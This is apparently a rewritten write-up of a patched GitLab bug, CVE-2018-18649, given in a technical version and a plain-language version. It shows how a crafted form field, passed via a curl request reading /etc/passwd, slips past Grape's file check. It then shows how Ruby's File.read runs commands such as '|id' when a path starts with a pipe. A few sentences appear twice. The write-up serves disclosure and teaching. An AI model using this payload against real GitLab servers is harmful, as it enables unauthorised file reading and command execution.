Second bite on GitLab, and some interesting Ruby functions/features
GitLab's wiki attachment upload API validated the uploaded file only by checking that the submitted parameters contained a 'tempfile' key, so a crafted form field could point that key at an arbitrary server path. Because the file content was then read with a Ruby method that treats a leading pipe character as a shell command, an attacker could read files and run commands on the server.

It’s been a while since I wrote something in this blog last time. I just posted something about several bugs I found several months ago in GitHub Pages and GitHub Enterprise.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitLab exposes a project wiki feature, and attachments for that wiki are uploaded through a Grape-based API endpoint. The endpoint declares a required file parameter of type: File, and the service behind it reads the uploaded content and stores it on a branch of the project's wiki repository. The bug described here, CVE-2018-18649, turns that upload path into an arbitrary file read, and then into remote command execution, because of how the file parameter is validated and how Ruby's File.read behaves when the path begins with a pipe character.
The author frames the finding around two Ruby features: duck typing as used by Grape's parameter validation, and inheritance between IO and File.
Setup
The report does not describe any account, role or tooling setup. The endpoint is authorised with authorize! :create_wiki, user_project, and the proof of concept is a single curl request against http://host:port. The proof of concept is a single curl request against http://host:port.
Finding it
The starting point is the Grape parameter declaration for the wiki attachment upload:
        params do
          requires :file, type: File, desc: 'The attachment file to be uploaded'
          optional :branch, type: String, desc: 'The name of the branch'
        end
        post ":id/wikis/attachments", requirements: API::PROJECT_ENDPOINT_REQUIREMENTS do
          authorize! :create_wiki, user_project

          result = ::Wikis::CreateAttachmentService.new(user_project,
                                                        current_user,
                                                        commit_params(declared_params(include_missing: false))).execute
        ...
        end
Normally Rack intercepts file uploads and populates params[key][:tempfile] with the temporary path of the uploaded file and params[key][:filename] with the original filename. GitLab then reads the temporary file and saves its content:
        def commit_params(attrs)
          {
            file_name: attrs[:file][:filename],
            file_content: File.read(attrs[:file][:tempfile]),
            branch_name: attrs[:branch]
          }
        end
The validation Grape applies for type: File is described in the report as a simple check:
        def value_coerced?(value)
          # Rack::Request creates a Hash with filename,
          # content type and an IO object. Do a bit of basic
          # duck-typing.
          value.is_a?(::Hash) && value.key?(:tempfile)
        end
The author notes that this is not really duck typing, but that the developer's comment shows duck typing was on their mind when the function was written. The weakness is that the presence of a :tempfile key in the params[:file] hash does not mean params[:file] is an uploaded file at all. Any hash with that key passes the check, and whatever value sits under :tempfile is later handed to File.read.
Exploitation
Step 1: pass the duck typing check with a crafted form body

Because the check only looks for the :tempfile key, a plain POST body can supply it directly:
curl -d "file[tempfile]=/etc/passwd&file[filename]=123" http://host:port
Here file[tempfile] sets the value that commit_params will pass to File.read, and file[filename] supplies the stored file name. The request passes the type: File validation, and the author summarises this as the bird passing inspection and telling us anything within a GitLab instance. The author summarises this as the bird passing inspection and telling us anything within a GitLab instance.
Step 2: from file read to command execution
The second ingredient is Kernel#open. The report quotes its documentation:
open(path [, mode [, perm]] [, opt]) → io or nil
...
If path starts with a pipe character ("|"), a subprocess is created, connected to the caller by a pair of pipes. The returned IO object may be used to write to the standard input and read from the standard output of this subprocess.
So a path beginning with | spawns a subprocess. The author demonstrates it in irb:
irb(main):001:0> Kernel.open('|id').read
=> "uid=0(root) gid=0(root) groups=0(root)\n"
irb(main):002:0> open('|id').read
=> "uid=0(root) gid=0(root) groups=0(root)\n"
IO::read has the same behaviour, as its documentation in the report states:
read(name, [length [, offset]] [, opt] ) → string
Opens the file, optionally seeks to the given offset, then returns length bytes (defaulting to the rest of the file). read ensures the file is closed before returning.

If name starts with a pipe character ("|"), a subprocess is created in the same way as Kernel#open, and its output is returned.
Which gives:
irb(main):003:0> path = '|id'
=> "|id"
irb(main):004:0> IO.read path
=> "uid=0(root) gid=0(root) groups=0(root)\n"
The link to the upload bug is inheritance. Public methods of a parent class are inherited by a child class and can be used directly unless overridden, and in Ruby File is a child class of IO:
irb(main):005:0> File.ancestors
=> [File, IO, File::Constants, Enumerable, Object, Kernel, BasicObject]
Therefore File.read inherits the pipe behaviour:
irb(main):006:0> path = '|id'
=> "|id"
irb(main):007:0> File.read path
(irb):7: warning: IO.read called on File to invoke external command
=> "uid=0(root) gid=0(root) groups=0(root)\n"

The author states that at this point the arbitrary file read bug can be used directly to execute system commands remotely.
Root cause
Two design decisions combine. First, the Grape validation for type: File only checks that the value is a hash containing a :tempfile key, so attacker-controlled form data can stand in for a real Rack upload and choose the path that is read. Second, Ruby's File.read is inherited from IO, and IO.read treats a leading | as a request to spawn a subprocess and return its output. The upload handler passes the attacker-chosen value straight to File.read, so the file read primitive becomes command execution.
The author notes that irb prints a warning, IO.read called on File to invoke external command, which suggests the Ruby developers know about this behaviour and are trying to raise awareness. In the author's view it would be better to avoid the behaviour entirely at the language implementation level, for example by overriding these methods in File.
Impact
The author states that the arbitrary file read bug can be used directly to execute system commands remotely. The report does not state which user role is required beyond the endpoint's authorize! :create_wiki check, nor which GitLab versions are affected.
Fix
GitLab released a patch on 29 October 2018 in the security release for GitLab 11.4.3. The author's broader suggestion is for Ruby to override the inherited IO methods in File so that File.read cannot spawn a subprocess.
Variants to test
- Look for Grape or similar parameter validation that checks only for the presence of a key such as
:tempfilerather than the object type. A positive result is a request whose form body suppliesfile[tempfile]andfile[filename]directly and is accepted as a valid file upload. - Trace every value that reaches
File.read,IO.read,Kernel#openoropenfrom user input. A positive result is a response containing the output of a command when the value starts with|. - Enumerate the methods
Fileinherits fromIO. The author lists the following intersection:
pry(main)> (File.methods - File.methods(false)) & IO.methods(false)
=> [:console,
 :read,
 :sysopen,
 :for_fd,
 :popen,
 :foreach,
 :binread,
 :new,
 :binwrite,
 :write,
 :copy_stream,
 :select,
 :pipe,
 :open,
 :try_convert,
 :readlines]
Some of these behave like File.read with a leading pipe. A positive result is any of them being called on attacker-controlled input and returning subprocess output.
4. Test other upload endpoints that store a filename or path and later read it back, checking whether a leading | in the stored value is interpreted as a command when the file is read.
What happened, in plain words
GitLab is a website where teams keep their code and their documentation. One of its features is the project wiki: a set of pages attached to a project, a bit like a shared notebook. You can attach files to those wiki pages, and the attachment is uploaded through a small web address (an API endpoint) that the GitLab server listens on.
An API is simply a way for one program to talk to another over the web, instead of a person clicking buttons in a browser. When you upload a file through a web page, your browser sends the file to the server in a request. The server has to decide whether what arrived really is a file, and then it saves it.
In this case the server made two mistakes that, put together, let an attacker read files on the GitLab machine, and the author states this can be used to run commands on it. Running your own commands on someone else's server is called remote command execution, or RCE. The bug was tracked as CVE-2018-18649, and GitLab paid a 10,000 USD bounty for the report.
The author explains the two mistakes through two features of the Ruby programming language, which GitLab is written in: duck typing, and inheritance.
Ruby and GitLab
The author learned Ruby at university and came back to it while auditing the code of GitLab and other Ruby projects. Ruby is known for being very flexible, and that flexibility makes it pleasant to write, but it can also hide bugs that are hard to notice. The report walks through real snippets from GitLab to show this.
Duck Typing
There is an old saying: if it walks like a duck, swims like a duck, and quacks like a duck, then it probably is a duck. In programming, duck typing means you do not check what kind of thing an object officially is; you just check whether it has the features you need. If it has them, you treat it as the right kind of thing. The everyday comparison: a bouncer at a club who only checks that you are wearing a wristband will let you in, even if the wristband is one you made yourself at home.
GitLab builds its APIs with a Ruby library called Grape. Grape lets a developer describe, in advance, what a request must contain. Here is the description for the endpoint that uploads attachments to a project wiki:
        params do
          requires :file, type: File, desc: 'The attachment file to be uploaded'
          optional :branch, type: String, desc: 'The name of the branch'
        end
        post ":id/wikis/attachments", requirements: API::PROJECT_ENDPOINT_REQUIREMENTS do
          authorize! :create_wiki, user_project

          result = ::Wikis::CreateAttachmentService.new(user_project,
                                                        current_user,
                                                        commit_params(declared_params(include_missing: false))).execute
        ...
        end
Line by line:
params dostarts the block where the expected request fields are declared.requires :file, type: File, desc: 'The attachment file to be uploaded'says the request must contain a field calledfile, that it should be a file, and gives a human description of it.optional :branch, type: String, desc: 'The name of the branch'says a field calledbranchmay also be sent, as text.post ":id/wikis/attachments", ...defines the address that accepts uploads: a POST request (the kind used to send data) to a project's wiki attachments path, where:idstands for the project identifier.authorize! :create_wiki, user_projectis the permission check: the person making the request must be allowed to create wiki content on that project.- The
result = ...lines hand the request data to a service object calledWikis::CreateAttachmentService, which does the actual saving.
Normally, a piece of Ruby software called Rack handles incoming file uploads. Rack takes the uploaded file, stores it in a temporary location on disk, and fills in two pieces of information: params[key][:tempfile], the path of that temporary file, and params[key][:filename], the original name of the file. GitLab then reads the temporary file and saves its contents:
        def commit_params(attrs)
          {
            file_name: attrs[:file][:filename],
            file_content: File.read(attrs[:file][:tempfile]),
            branch_name: attrs[:branch]
          }
        end
Line by line:
def commit_params(attrs)defines a function that takes the request data, here calledattrs.file_name: attrs[:file][:filename]takes the original filename from the request.file_content: File.read(attrs[:file][:tempfile])opens the temporary file and reads its whole content. This is the line that later becomes dangerous.branch_name: attrs[:branch]takes the optional branch name.- The function returns these three values as a bundle, which the service then stores.
Grape's check for type: File is described in the report as a simple test:
        def value_coerced?(value)
          # Rack::Request creates a Hash with filename,
          # content type and an IO object. Do a bit of basic
          # duck-typing.
          value.is_a?(::Hash) && value.key?(:tempfile)
        end
Line by line:
def value_coerced?(value)defines a function that decides whether a submitted value is acceptable.- The comment explains the developer's reasoning: Rack normally produces a bundle of data (a Hash, Ruby's name for a key-and-value collection) containing the filename, the content type and the file object, so the code does a bit of basic duck typing.
value.is_a?(::Hash)checks that the value is a Hash.value.key?(:tempfile)checks that the Hash contains a key calledtempfile.- Both must be true for the value to be accepted.
The author points out that this is not really duck typing, but the developer's comment shows duck typing was on their mind. The problem is that having a tempfile key does not mean the value really is an uploaded file. Anyone can send a Hash with that key, and whatever sits under tempfile is later passed to File.read.
Exploitation
Step 1: pass the duck typing check with a crafted form body
Because the check only looks for the tempfile key, a plain POST body can supply it directly. The author sends this request:
curl -d "file[tempfile]=/etc/passwd&file[filename]=123" http://host:port
Line by line:
curlis a command-line tool for sending web requests; it is used here to show exactly what is sent.-dmeans send the following text as the body of a POST request, in the same format a web form uses.file[tempfile]=/etc/passwdsets thetempfilevalue to/etc/passwd, a standard file on Linux that lists user accounts. This is the path GitLab will read.&separates the two form fields.file[filename]=123supplies a name for the stored file.http://host:portis the address of the GitLab instance.
Why this works: the request never contains a real uploaded file. It contains a Hash with a tempfile key, which is all the validation asks for. The request passes the type: File check, and the author puts it as the bird passing inspection and telling us anything within a GitLab instance. The author puts it as the bird passing inspection and telling us anything within a GitLab instance.
Step 2: from file read to command execution
The second ingredient is a Ruby function called Kernel#open. The report quotes its documentation:
open(path [, mode [, perm]] [, opt]) → io or nil
...
If path starts with a pipe character ("|"), a subprocess is created, connected to the caller by a pair of pipes. The returned IO object may be used to write to the standard input and read from the standard output of this subprocess.
In plain words: open normally opens a file. But if the path you give it starts with the pipe character |, Ruby does something completely different: it starts a new program (a subprocess) and connects to it, so you can send it input and read its output. A pipe is the symbol used on the command line to connect one program's output to another program's input, like a plumbing pipe between two taps.
The author demonstrates it in irb, Ruby's interactive console where you type code and see the result immediately:
irb(main):001:0> Kernel.open('|id').read
=> "uid=0(root) gid=0(root) groups=0(root)\n"
irb(main):002:0> open('|id').read
=> "uid=0(root) gid=0(root) groups=0(root)\n"
Line by line:
Kernel.open('|id').readasks Ruby to open the string|id. Because it starts with|, Ruby runs the commandid, which prints who the current user is, and.readreturns that output.- The result shows the command ran as the root user, the most powerful account on a Linux system.
- The second line does the same with
openalone, becauseKernel#openis available everywhere in Ruby.
IO::read behaves the same way, as its documentation in the report states:
read(name, [length [, offset]] [, opt] ) → string
Opens the file, optionally seeks to the given offset, then returns length bytes (defaulting to the rest of the file). read ensures the file is closed before returning.

If name starts with a pipe character ("|"), a subprocess is created in the same way as Kernel#open, and its output is returned.
Which gives:
irb(main):003:0> path = '|id'
=> "|id"
irb(main):004:0> IO.read path
=> "uid=0(root) gid=0(root) groups=0(root)\n"
Line by line:
path = '|id'stores the string|idin a variable calledpath.IO.read pathreads from that path. Because it starts with|, Ruby runsidand returns its output.
So where does inheritance come in? Inheritance is a way of organising code: one class (a blueprint for objects) can be built on top of another, called its parent. The child gets all the parent's public methods (its functions) for free, unless it replaces them with its own version. The everyday comparison: a junior employee inherits all the company's standard procedures and only writes new ones where the standard does not fit.
In Ruby, File is a child class of IO. The author checks this in irb:
irb(main):005:0> File.ancestors
=> [File, IO, File::Constants, Enumerable, Object, Kernel, BasicObject]
Line by line:
File.ancestorsasks Ruby for the list of classesFileis built on, from the closest to the most basic.- The result shows
Filefirst, thenIO, then a few more general building blocks. This confirmsFileinherits fromIO.
Therefore File.read inherits the pipe behaviour:
irb(main):006:0> path = '|id'
=> "|id"
irb(main):007:0> File.read path
(irb):7: warning: IO.read called on File to invoke external command
=> "uid=0(root) gid=0(root) groups=0(root)\n"
Line by line:
path = '|id'stores the string again.File.read pathlooks like it should read a file, but because the string starts with|, Ruby runsidas a command and returns its output.- Ruby prints a warning saying that
IO.readwas called onFileto run an external command. The warning shows the language knows this is surprising.
Now the two pieces join up. In step 1 the attacker controls the value of file[tempfile], and the author states that at this point the arbitrary file read bug can be used directly to execute system commands remotely. The author states that at this point the arbitrary file read bug can be used directly to execute system commands remotely.
Root cause
Two design decisions combine. First, the Grape validation for type: File only checks that the value is a Hash containing a tempfile key, so attacker-controlled form data can stand in for a real upload and choose the path that is read. Second, Ruby's File.read is inherited from IO, and IO.read treats a leading | as a request to start a subprocess and return its output. The upload handler passes the attacker-chosen value straight to File.read, so the file read becomes command execution.
The author notes that irb prints the warning IO.read called on File to invoke external command, which suggests the Ruby developers know about this behaviour and are trying to raise awareness. In the author's view it would be better to avoid the behaviour entirely at the language level, for example by overriding these methods in File.
Impact
The author states that the arbitrary file read bug can be used directly to execute system commands remotely. The report does not state which user role is required beyond the endpoint's authorize! :create_wiki check, nor which GitLab versions are affected.
Fix
GitLab released a patch on 29 October 2018 in the security release for GitLab 11.4.3. The report does not describe the code change itself. The author's broader suggestion is for Ruby to override the inherited IO methods in File so that File.read cannot start a subprocess.
Variants to test
- Look for Grape or similar parameter validation that checks only for the presence of a key such as
tempfilerather than the object type. A positive result is a request whose form body suppliesfile[tempfile]andfile[filename]directly and is accepted as a valid file upload. - Trace every value that reaches
File.read,IO.read,Kernel#openoropenfrom user input. A positive result is a response containing the output of a command when the value starts with|. - Enumerate the methods
Fileinherits fromIO. The author lists the following intersection:
pry(main)> (File.methods - File.methods(false)) & IO.methods(false)
=> [:console,
 :read,
 :sysopen,
 :for_fd,
 :popen,
 :foreach,
 :binread,
 :new,
 :binwrite,
 :write,
 :copy_stream,
 :select,
 :pipe,
 :open,
 :try_convert,
 :readlines]
Line by line:
pry(main)>is the prompt of Pry, another interactive Ruby console.File.methods - File.methods(false)takes all the methodsFilecan use and removes the ones defined onFileitself, leaving the inherited ones.& IO.methods(false)keeps only those that are also defined directly onIO.- The result is the list of methods
Filegets fromIO, includingread,open,popen,foreach,binreadand others.
Some of these behave like File.read with a leading pipe. A positive result is any of them being called on attacker-controlled input and returning subprocess output.
4. Test other upload endpoints that store a filename or path and later read it back, checking whether a leading | in the stored value is interpreted as a command when the file is read.
Timeline
GitLab's bug bounty program is described as very responsive and regularly updated to keep reporters in the loop.
- Oct 24th, reported to GitLab
- Oct 29th, patch released at https://about.gitlab.com/2018/10/29/security-release-gitlab-11-dot-4-dot-3-released/
- Oct 29th, 10,000 USD bounty was rewarded for this report
Glossary
- API: a way for one program to talk to another over the web, instead of a person clicking in a browser.
- API endpoint: a specific web address on a server that accepts a particular kind of request.
- Arbitrary file read: a bug that lets an attacker read any file on a server, not just the ones they should see.
- Authorisation check: code that confirms the person making a request is allowed to do what they are asking.
- Bounty: money paid by a company to someone who reports a security bug to it.
- Branch: a separate line of work in a code repository, here used to store wiki content.
- Child class: a class built on top of another class, inheriting its methods.
- Class: a blueprint in object-oriented programming that describes what an object can do.
- Command execution: running a program on a machine, here on the server rather than the attacker's own computer.
- CVE: a public identifier given to a known security vulnerability so people can refer to it unambiguously.
- curl: a command-line tool for sending web requests.
- Duck typing: deciding what kind of thing an object is by checking the features it has, rather than its official type.
- Form data: the key-and-value format a web form sends to a server.
- Grape: a Ruby library for building APIs, including the rules about what a request must contain.
- Hash: Ruby's name for a collection of key-and-value pairs.
- Inheritance: the mechanism by which a child class gets the methods of its parent class for free.
- IO: Ruby's class for input and output, including reading from files and running subprocesses.
- irb: Ruby's interactive console, where you type code and see the result immediately.
- Kernel#open: a Ruby function that opens a file, or starts a subprocess if the path begins with
|. - Method: a function attached to a class or object.
- Parent class: the class a child class inherits from.
- Pipe (
|): a character that, at the start of a path in Ruby, tells the language to run a subprocess instead of opening a file. - POST request: the kind of web request used to send data to a server.
- Pry: an interactive Ruby console, an alternative to irb.
- Rack: a piece of Ruby software that handles incoming web requests, including file uploads.
- RCE (remote command execution): running your own commands on someone else's server over the network.
- Root: the most powerful user account on a Linux system.
- Subprocess: a separate program started by another program.
- Temporary file: a file a server writes to disk while handling an upload, usually deleted afterwards.
- Validation: checking that incoming data matches what was expected before using it.
- Wiki: a set of linked pages attached to a project, used for documentation.


